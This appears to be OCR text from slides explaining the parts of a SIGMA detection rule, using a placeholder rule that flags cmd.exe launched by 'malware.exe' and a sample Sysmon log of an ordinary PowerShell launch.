
- Category
- Product
- Service



```yaml
logsource:
    category: webserver
```



```yaml
logsource:
  product: linux
  category: network_connection
```




```yaml
title: My Example Rule
id: 00000000-0000-0000-0000-000000000000
description: This is a sample description
status: experimental
author: Nasreddine Bencherchali
date: 2021/01/08
modified: 2021/01/09
tags:
    - attack.initial_access
    - attack.persistence
    - attack.privilege_escalation
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentImage|endswith: '\malware.exe'
        Image|endswith:
            - '\cmd.exe'
    condition: selection
falsepositives:
    - Administrative activity
level: medium
```

Anatomy of a SIGMA rule

A list of known false positives that may occur.


- Administrative Activity
- Application with simmilar command-line arguments



```
title: My Example Rule
id: 00000000-0000-0000-0000-000000000000
description: This is a sample description
status: experimental
author: Nasreddine Bencherchali
date: 2021/01/08
modified: 2021/01/09
tags:
    - attack.initial_access
    - attack.persistence
    - attack.privilege_escalation
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentImage|endswith: '\malware.exe'
        Image|endswith:
            - '\cmd.exe'
    condition: selection
falsepositives:
    - Administrative activity
level: medium
```


Anatomy of a SIGMA rule

A set of search-identifiers that represent searches on log data




```
title: My Example Rule
id: 00000000-0000-0000-0000-000000000000
description: This is a sample description
status: experimental
author: Nasreddine Bencherchali
date: 2021/01/08
modified: 2021/01/09
tags:
    - attack.initial_access
    - attack.persistence
    - attack.privilege_escalation
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentImage|endswith: '\malware.exe'
        Image|endswith:
            - '\cmd.exe'
    condition: selection
falsepositives:
    - Administrative activity
level: medium
```

Anatomy of a SIGMA rule



```
Process Create:
RuleName: -
UtcTime: 2022-01-03 09:00:25.207
ProcessGuid: {9a08371b-bb29-61d2-a8ff-000000001000}
ProcessId: 31764
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.22000.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: "C:\WINDOWS\system32\WindowsPowerShell\v1.0\PowerShell.exe"
CurrentDirectory: [redacted]
User: [redacted]
LogonGuid: {9a08371b-886c-61c7-342e-200000000000}
LogonId: 0x202E34
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=0E9CCD796E251916133392539572A374,SHA256
=C7D4E119149A7150B7101A4BD9FFFBF659FBA76D058F7BF6CC73C99FB36E8221,IMPHASH=BF7A6E7A62C3F5B2E8E069438AC1DD3D
ParentProcessGuid: {9a08371b-886f-61c7-6c01-000000001000}
ParentProcessId: 10400
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\WINDOWS\Explorer.EXE
ParentUser: [redacted]
```

Anatomy of a SIGMA rule



